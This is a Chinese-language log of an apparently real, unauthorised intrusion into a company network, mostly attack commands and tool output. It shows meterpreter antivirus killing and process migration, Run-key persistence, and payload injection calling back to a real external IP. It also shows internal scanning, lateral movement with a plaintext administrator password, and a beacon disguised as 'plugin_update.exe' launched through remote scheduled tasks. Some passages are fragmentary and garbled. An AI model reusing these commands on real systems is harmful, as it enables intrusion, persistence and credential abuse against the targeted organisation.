




换个网站



正义执行

关闭其他黑客上线的马, beacon.exe一看就是cs的马



转msf

单主机msf,内网漫游cs

关防火墙

```
run post/windows/manage/killav
```

```
[*] The specified meterpreter session script could not be found.
meterpreter > run post/windows/manage/killav

[*] No target processes were found.
meterpreter >
```

进程迁移

先关防火墙

找一个有system权限的进程迁移进去

```
596 524 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\svchost.exe
612 524 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
628 524 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\system32\svchost.exe
720 460 dwm.exe x64 1 Window Manager\DWM-1 C:\Windows\system32\dwm.exe
736 524 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
780 524 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\svchost.exe
832 524 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\system32\svchost.exe
844 524 spoolsv.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\spoolsv.exe
920 524 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\system32\svchost.exe
928 2344 conhost.exe x64 1 WIN-HQSU4URNSM3\Administrator C:\Windows\system32\conhost.exe
1052 524 omtsreco.exe x64 0 NT AUTHORITY\SYSTEM D:\app\Administrator\product\11.2.0\dbhome_1\bin\omtsreco.exe
1176 524 TNSLSNR.EXE x64 0 NT AUTHORITY\SYSTEM D:\app\Administrator\product\11.2.0\dbhome_1\BIN\TNSLSNR.exe
1204 524 oracle.exe x64 0 NT AUTHORITY\SYSTEM D:\app\Administrator\product\11.2.0\dbhome_1\bin\ORACLE.EXE
1228 524 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
1244 524 VGAuthService.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\VMware_VGAuthService.exe
1280 524 vmtoolsd.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1344 524 WkSVw32.exe x86 0 NT AUTHORITY\SYSTEM C:\Program Files (x86)\WIBUKEY\Server\WkSVw32.exe
1444 524 WmiApSrv.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\wbem\WmiApSrv.exe
1724 596 WmiPrvSE.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\system32\wbem\WmiPrvse.exe
2000 1204 conhost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\conhost.exe
2060 524 dllhost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\dllhost.exe
2136 524 msdtc.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\system32\msdtc.exe
2232 2344 java.exe x64 1 WIN-HQSU4URNSM3\Administrator C:\Java\JDK16-1.0.0\bin\java.exe
2284 2936 conhost.exe x64 1 WIN-HQSU4URNSM3\Administrator C:\Windows\system32\conhost.exe
2336 1836 GoogleCrashHandler.exe x86 0 NT AUTHORITY\SYSTEM C:\Program Files (x86)\Google\Update\1.3.36.312\GoogleCrashHandler.exe
2344 2692 cmd.exe x64 1 WIN-HQSU4URNSM3\Administrator C:\Windows\system32\cmd.exe
2464 780 taskhostex.exe x64 1 WIN-HQSU4URNSM3\Administrator C:\Windows\system32\taskhostex.exe
2692 2680 explorer.exe x64 1 WIN-HQSU4URNSM3\Administrator C:\Windows\Explorer.EXE
2872 2692 beacon.exe x64 1 WIN-HQSU4URNSM3\Administrator D:\bea8\user_projects\domains\oadomain\autodeploy\beacon.exe
2884 2692 vmtoolsd.exe x64 1 WIN-HQSU4URNSM3\Administrator C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
2936 2232 cmd.exe x64 1 WIN-HQSU4URNSM3\Administrator C:\Windows\SYSTEM32\cmd.exe
3344 3404 conhost.exe x64 1 WIN-HQSU4URNSM3\Administrator C:\Windows\system32\conhost.exe
3404 2232 cmd.exe x64 1 WIN-HQSU4URNSM3\Administrator C:\Windows\SYSTEM32\cmd.exe
3480 3404 msfmsfmsf.exe x64 1 WIN-HQSU4URNSM3\Administrator D:\bea8\user_projects\domains\oadomain\msfmsfmsf.exe
4004 4092 rundll32.exe x86 1 WIN-HQSU4URNSM3\Administrator C:\Windows\system32\rundll32.exe
4092 2936 powershell.exe x64 1 WIN-HQSU4URNSM3\Administrator C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

meterpreter > migrate 4
[*] Migrating from 3480 to 4...
[*] core_migrate: Operation failed: Access is denied.
meterpreter > migrate 2336
[*] Migrating from 3480 to 2336...
```

设置开机自启动

```
upload msfmsfmsf.exe
D:\bea8\user_projects\domains\oadomain\autodeploy\system.exe
```

```
reg setval -k HKLM\Software\Microsoft\Windows\CurrentVersion\Run -v System32
-d "D:\bea8\user_projects\domains\oadomain\autodeploy\system.exe"
```


msf转回cs

```

use exploit/windows/local/payload_inject
set PAYLOAD windows/meterpreter/reverse_http
set DisablePayloadHandler true
set LHOST 123.57.30.117
set LPORT 22222
set SESSION 3
exploit

```

在msf返回的beacon中上传fscan并运行



```

start infoscan
(icmp) Target 172.30.20.13 is alive
(icmp) Target 172.30.20.10 is alive
(icmp) Target 172.30.20.11 is alive
(icmp) Target 172.30.20.12 is alive
(icmp) Target 172.30.20.15 is alive
(icmp) Target 172.30.20.14 is alive
(icmp) Target 172.30.20.19 is alive
(icmp) Target 172.30.20.20 is alive
[*] Icmp alive hosts len is: 8
172.30.20.12:135 open
172.30.20.15:443 open
172.30.20.13:1521 open
172.30.20.11:443 open
172.30.20.12:1433 open
172.30.20.20:139 open
172.30.20.20:445 open
172.30.20.19:139 open
172.30.20.19:445 open
172.30.20.14:139 open
172.30.20.12:445 open
172.30.20.20:443 open

```

```
172.30.20.12:139 open
172.30.20.13:445 open
172.30.20.13:135 open
172.30.20.13:139 open
172.30.20.20:80 open
172.30.20.19:135 open
172.30.20.12:6379 open
172.30.20.14:135 open
172.30.20.19:80 open
172.30.20.11:8000 open
172.30.20.15:80 open
172.30.20.14:80 open
172.30.20.10:80 open
172.30.20.12:80 open
172.30.20.11:80 open
172.30.20.20:3306 open
172.30.20.12:7070 open
172.30.20.15:22 open
172.30.20.19:7070 open
172.30.20.14:7070 open
172.30.20.13:7001 open
172.30.20.15:8000 open
172.30.20.14:88 open
172.30.20.14:443 open
172.30.20.14:445 open
172.30.20.13:8001 open
172.30.20.11:8100 open
172.30.20.12:8082 open
172.30.20.11:8300 open
172.30.20.12:9001 open
172.30.20.15:9443 open
172.30.20.15:10000 open
172.30.20.19:10001 open
172.30.20.19:10002 open
[*] alive ports len is: 46
[*] start vulscan
[+] NetInfo:
[*] 172.30.20.13
    [->] WIN-HQSU4URNSM3
    [->] 172.30.20.13
[+] Redis:172.30.20.12:6379 unauthorized
file:D:\SystemGroup\Rahkaran\Redis\dump.rdb
[*] webTitle:http://172.30.20.15      code:301 len:162      title:301 Moved
    Permanently Φη|Φη?url: https://gitlab.eccpi.ir:443/
[*] 172.30.20.12      WORKGROUP\HMK1
[*] webTitle:http://172.30.20.11      code:301 len:56      title:None Φη|Φη?url:
    https://172.30.20.11/
[+] NetInfo:
[*] 172.30.20.14
    [->] PDC
    [->] 172.30.20.14
[+] 172.30.20.14      MS17-010      (Windows Server 2012 R2 Datacenter 9600)
[+] NetInfo:
[*] 172.30.20.12
    [->] Hmk1
    [->] 172.30.20.12
[*] webTitle:http://172.30.20.10      code:200 len:3029      title:RouterOS router
    configuration page
```

```

[*] webTitle:http://172.30.20.12:8082 code:401 len:0 title:None
[*] webTitle:http://172.30.20.12:9001 code:400 len:334 title:Bad Request
[*] webTitle:http://172.30.20.15:8000 code:404 len:9 title:None
[+] NetInfo:
[*]172.30.20.19
    [->]VEEAM
    [->]172.30.20.19
[*] 172.30.20.14 [+]DC PARDISAN\PDC windows Server 2012 R2
Datacenter 9600
[*] webTitle:https://172.30.20.15:9443 code:200 len:19130 title:Portainer
[*] webTitle:https://172.30.20.11 code:200 len:5426 title:" +
ID_EESX_welcome + "
[*] 172.30.20.20 (Unix)

[10/27 11:25:11] [+] host called home, sent: 16 bytes
[10/27 11:25:12] [+] received output:
[*] webTitle:https://172.30.20.15 code:302 len:100 title:None Φη|Φμ?url:
https://172.30.20.15/users/sign_in
[*] 172.30.20.13 WORKGROUP\WIN-HQSU4URNSM3 windows Server 2012 R2
Datacenter 9600
[*] 172.30.20.20 WORKGROUP\BK Unix
[*] 172.30.20.19 (Windows 10 Enterprise LTSC 2019 17763)
[*] 172.30.20.19 WORKGROUP\VEEAM windows 10 Enterprise LTSC
2019 17763
[*] webTitle:http://172.30.20.14 code:200 len:701 title:IIS windows
Server
[*] webTitle:http://172.30.20.20 code:200 len:10890 title:None
[*] webTitle:https://172.30.20.11/ code:200 len:5426 title:" +
ID_EESX_welcome + "
[*] webTitle:https://172.30.20.20 code:200 len:10890 title:None
[*] webTitle:http://172.30.20.12 code:200 len:703 title:IIS windows
Server
[*] webTitle:https://172.30.20.14 code:200 len:1981 title:ESET Remote
Administrator
[*] webTitle:https://172.30.20.15:10000 code:200 len:4919 title>Login to
webmin
[*] webTitle:https://172.30.20.15/users/sign_in code:200 len:8334 title:τÖησμò
τη GitLab
[+] InfoScan:https://172.30.20.15:9443 [Portainer(Dockert«ίτÉâ)]
[*] webTitle:https://gitlab.eccpi.ir/users/sign_in code:200 len:8343
title:τÖησμò τη GitLab
[*] webTitle:http://172.30.20.13:7001 code:404 len:1214 title>Error 404--Not
Found
[+] InfoScan:http://172.30.20.13:7001 [weblogic]


[10/27 11:25:23] [+] received output:
[*] σηξσ«îμêÉ 45/46 [-] ssh 172.30.20.15:22 root root#123 ssh: handshake failed:
ssh: unable to authenticate, attempted methods [none password], no supported
methods remain

```

有用的消息:

[+] 172.30.20.14 MS17-010 (Windows Server 2012 R2 Datacenter 9600)

port_scan+net view 扫下资产



资产总结

(icmp)	Target 172.30.20.13	is alive
(icmp)	Target 172.30.20.10	is alive
(icmp)	Target 172.30.20.11	is alive
(icmp)	Target 172.30.20.12	is alive
(icmp)	Target 172.30.20.15	is alive
(icmp)	Target 172.30.20.14	is alive
(icmp)	Target 172.30.20.19	is alive
(icmp)	Target 172.30.20.20	is alive

14机器有ms17_010, 13机器就是weblogic(已上线)

横向移动

制作白银票据拿下 12, 19

```
shell dir \\172.30.20.12\c$
```



```
[10/27 11:53:16] [+] Impersonated WORKGROUP\Administrator (netonly)
[10/27 11:53:16] [-] Could not start service 3ee9f6a on HMK1: 225
[10/27 11:54:18] beacon> rev2self
[10/27 11:54:18] [*] Tasked beacon to revert token
[10/27 11:54:18] beacon> make_token WORKGROUP\Administrator pardisan admin
[10/27 11:54:18] [*] Tasked beacon to create a token for WORKGROUP\Administrator
[10/27 11:54:22] [+] host called home, sent: 64 bytes
[10/27 11:54:23] [+] Impersonated WORKGROUP\Administrator (netonly)
[10/27 11:54:43] beacon> shell dir \\172.30.20.12\c$
[10/27 11:54:43] [*] Tasked beacon to run: dir \\172.30.20.12\c$
[10/27 11:54:45] [+] host called home, sent: 52 bytes
[10/27 11:54:46] [+] received output:
Volume in drive \\172.30.20.12\c$ has no label.
Volume Serial Number is 343A-0FBB
```

Directory of \\172.30.20.12\c\$

```
08/28/2022 12:31 PM <DIR> inetpub
07/07/2021 12:40 PM <DIR> PerfLogs
08/09/2023 07:30 AM <DIR> Program Files
08/31/2022 09:50 AM <DIR> Program Files (x86)
12/20/2022 09:37 AM <DIR> Sgmonitor
08/28/2022 12:49 PM <DIR> SgTemp
08/28/2022 12:49 PM <DIR> Users
10/27/2023 07:23 PM <DIR> Windows
0 File(s) 0 bytes
8 Dir(s) 113,065,930,752 bytes free
```

[WIN-HQSU4URNSM3] - x64 | SYSTEM * [WORKGROUP\Administrator] | 3728 - x86

shell dir \\172.30.20.19\c\$

8 Dir(s) 113,065,930,752 bytes free

```
[10/27 11:57:02] beacon> shell dir \\172.30.20.14\c$
[10/27 11:57:02] [*] Tasked beacon to run: dir \\172.30.20.14\c$
[10/27 11:57:13] [+] host called home, sent: 52 bytes
[10/27 11:57:14] [+] received output:
The user name or password is incorrect.
```

```
[10/27 11:58:04] beacon> shell dir \\172.30.20.15\c$
[10/27 11:58:04] [*] Tasked beacon to run: dir \\172.30.20.15\c$
[10/27 11:58:11] [+] host called home, sent: 52 bytes
[10/27 11:58:18] [+] received output:
The network path was not found.
```

```
[10/27 11:58:33] beacon> shell dir \\172.30.20.19\c$
[10/27 11:58:33] [*] Tasked beacon to run: dir \\172.30.20.19\c$
[10/27 11:58:37] beacon> shell dir \\172.30.20.20\c$
[10/27 11:58:37] [*] Tasked beacon to run: dir \\172.30.20.20\c$
[10/27 11:58:39] [+] host called home, sent: 104 bytes
[10/27 11:58:40] [+] received output:
Volume in drive \\172.30.20.19\c$ has no label.
Volume Serial Number is 9E1C-282E
```

Directory of \\172.30.20.19\c\$

```
02/15/2023 07:52 PM <DIR> Backup
03/06/2023 06:56 PM <DIR> inetpub
08/12/2023 07:41 PM <DIR> PerfCache
08/18/2021 09:05 AM <DIR> PerfLogs
03/18/2023 12:25 PM <DIR> Program Files
03/06/2023 08:57 PM <DIR> Program Files (x86)
07/14/2023 11:39 AM <DIR> Users
02/15/2023 07:31 PM <DIR> VBRCatalog
07/14/2023 11:43 AM <DIR> Windows
0 File(s) 0 bytes
9 Dir(s) 11,855,384,576 bytes free
```

```
[10/27 11:58:40] [+] received output:
The network name cannot be found.
```

[WIN-HQSU4URNSM3] - x64 | SYSTEM * [WORKGROUP\Administrator] | 3728 - x86

IPC横向

```
net use \\172.30.20.12\ipc$ "pardisan_admin" /user:"WORKGROUP\Administrator"
```

```
[10/27 11:58:40] [+] received output:  
The network name cannot be found.  
  
[10/27 12:04:37] beacon> shell net use \\172.30.20.12\ipc$ "pardisan_admin" /user:"WORKGROUP\Administrator"  
[10/27 12:04:37] [*] Tasked beacon to run: net use \\172.30.20.12\ipc$ "pardisan_admin" /user:"WORKGROUP\Administrator"  
[10/27 12:04:42] [+] host called home, sent: 107 bytes  
[10/27 12:04:43] [+] received output:  
The command completed successfully.
```

```
[WIN-HQSU4URN5M3] - x64 | SYSTEM * [WORKGROUP\Administrator] | 3728 - x86  
beacon>
```

```
AutoConfiguration Enabled : . . . : Yes  
  
[10/27 12:05:49] beacon> shell net use  
[10/27 12:05:50] [*] Tasked beacon to run: net use  
[10/27 12:05:51] [+] host called home, sent: 38 bytes  
[10/27 12:05:52] [+] received output:  
New connections will be remembered.
```

Status	Local	Remote	Network

OK		\\172.30.20.12\ipc\$	Microsoft Windows Network
The command completed successfully.			

```
net use \\172.30.20.19\ipc$ "pardisan_admin" /user:"WORKGROUP\Administrator"
```

```
[10/27 12:06:38] beacon> shell net use  
[10/27 12:06:38] [*] Tasked beacon to run: net use  
[10/27 12:06:49] [+] host called home, sent: 38 bytes  
[10/27 12:06:50] [+] received output:  
New connections will be remembered.
```

Status	Local	Remote	Network

OK		\\172.30.20.12\ipc\$	Microsoft Windows Network
OK		\\172.30.20.19\ipc\$	Microsoft Windows Network
The command completed successfully.			

定时任务上线cs

传木马

```
copy beacon_x64_nei.exe \\172.30.20.19\c$\windows\temp\plugin_update.exe
```

```

STATISTICS | STOP | TIME | USE | USER | VIEW ]
[10/27 12:24:04] beacon> shell copy beacon_x64_nei.exe \\172.30.20.19\c$\windows\temp\plugin_update.exe
[10/27 12:24:04] [*] Tasked beacon to run: copy beacon_x64_nei.exe \\172.30.20.19\c$\windows\temp\plugin_update.exe
[10/27 12:24:08] [+] host called home, sent: 103 bytes
[10/27 12:24:09] [+] received output:
    1 file(s) copied.

[10/27 12:24:24] beacon> shell dir \\172.30.20.19\c$\windows\temp\
[10/27 12:24:24] [*] Tasked beacon to run: dir \\172.30.20.19\c$\windows\temp\
[10/27 12:24:31] [+] host called home, sent: 66 bytes
[10/27 12:24:34] [+] received output:
Volume in drive \\172.30.20.19\c$ has no label.
Volume Serial Number is 9E1C-282E

Directory of \\172.30.20.19\c$\windows\temp

10/27/2023  07:59 PM  <DIR>          .
10/27/2023  07:59 PM  <DIR>          ..
10/27/2023  07:56 PM             2,693,792 MpCmdRun.log
10/27/2023  07:50 PM             328,704 plugin_update.exe
02/15/2023  07:55 PM  <DIR>          Veeam
10/25/2023  08:25 PM  <DIR>          VeeamBackup
08/12/2023  07:41 PM             41,596 vmware-vmvsc.log
08/19/2023  08:42 AM             12,162 vmware-vmusr.log
10/27/2023  07:41 AM  <DIR>          WinSAT
03/06/2023  07:09 PM             32,768 -DFD2ADE7501B9EE899.TMP
               5 File(s)          3,109,022 bytes
               5 Dir(s)      11,835,916,288 bytes free

```

查看时间

```
net time \\172.30.20.19
```

```

[10/27 12:19:28] beacon> shell net time \\172.30.20.19
[10/27 12:19:28] [*] Tasked beacon to run: net time \\172.30.20.19
[10/27 12:19:32] [+] host called home, sent: 54 bytes
[10/27 12:19:33] [+] received output:
Current time at \\172.30.20.19 is 10/27/2023 7:54:05 PM

The command completed successfully.

```

创建计划任务

时间需要改成当前时间之后的

```
schtasks /create /tn "plugin_update" /tr c:\windows\temp\plugin_update.exe /sc
once /st 8:10 /s 172.30.20.19 /RU System /u administrator /p "pardisan_admin"
```

执行计划任务

```
schtasks /run /tn "plugin_update" /s 172.30.20.19 /u administrator /p
"pardisan_admin"
```

尝试了一番发现cs不太方便操作

回到msf

```
tasklist /s 172.30.20.19 /U WORKGROUP\administrator /P "pardisan_admin"
```

```
net time \\172.30.20.19
```

```
> ipconfig /allcompartments /all ... Show detailed information about all
compartments

C:\Program Files (x86)\Google\Update\1.3.36.312>net time \\172.30.20.19
net time \\172.30.20.19
Current time at \\172.30.20.19 is 10/27/2023 8:12:16 PM

The command completed successfully.

C:\Program Files (x86)\Google\Update\1.3.36.312>
```

```
at \\172.30.20.19 8:15 c:\windows\temp\plugin_update.exe
```

```
C:\Program Files (x86)\Google\Update\1.3.36.312>at \\172.30.20.19 8:15 c:\windows\temp\plugin_update.exe
at \\172.30.20.19 8:15 c:\windows\temp\plugin_update.exe
The AT command has been deprecated. Please use schtasks.exe instead.

The request is not supported.

C:\Program Files (x86)\Google\Update\1.3.36.312>
```

渗透缅甸某公司.md - Tvoora |

```
schtasks /create /tn "plugin_update" /tr c:\windows\temp\plugin_update.exe /sc
once /st 16:15 /s 172.30.20.19 /RU System /u WORKGROUP\administrator /p
"pardisan_admin"
```

```
C:\Program Files (x86)\Google\Update\1.3.36.312>schtasks /create /tn "plugin_update
pardisan_admin"
schtasks /create /tn "plugin_update" /tr c:\windows\temp\plugin_update.exe /sc once
ERROR: The request is not supported.

C:\Program Files (x86)\Google\Update\1.3.36.312>
```

```
schtasks /create /s 172.30.20.19 /tn test /sc onstart /tr
c:\windows\temp\plugin_update.exe /ru administrator /f
```

```
C:\Program Files (x86)\Google\Update\1.3.36.312>schtasks /create /s 172.30.20.19 /tn test /sc onstart /tr c:\windows\temp\plugin_update.exe /ru system /f
schtasks /create /s 172.30.20.19 /tn test /sc onstart /tr c:\windows\temp\plugin_update.exe /ru system /f
ERROR: The network path was not found.
```

打一半发现12被关了

```
ERROR: The network path was not found.

C:\Program Files (x86)\Google\Update\1.3.36.312>net use
net use
New connections will be remembered.

Status          Local        Remote              Network
-----
OK              \\172.30.20.19\IPC$  Microsoft Windows Network
The command completed successfully.

C:\Program Files (x86)\Google\Update\1.3.36.312>
```

继续传马

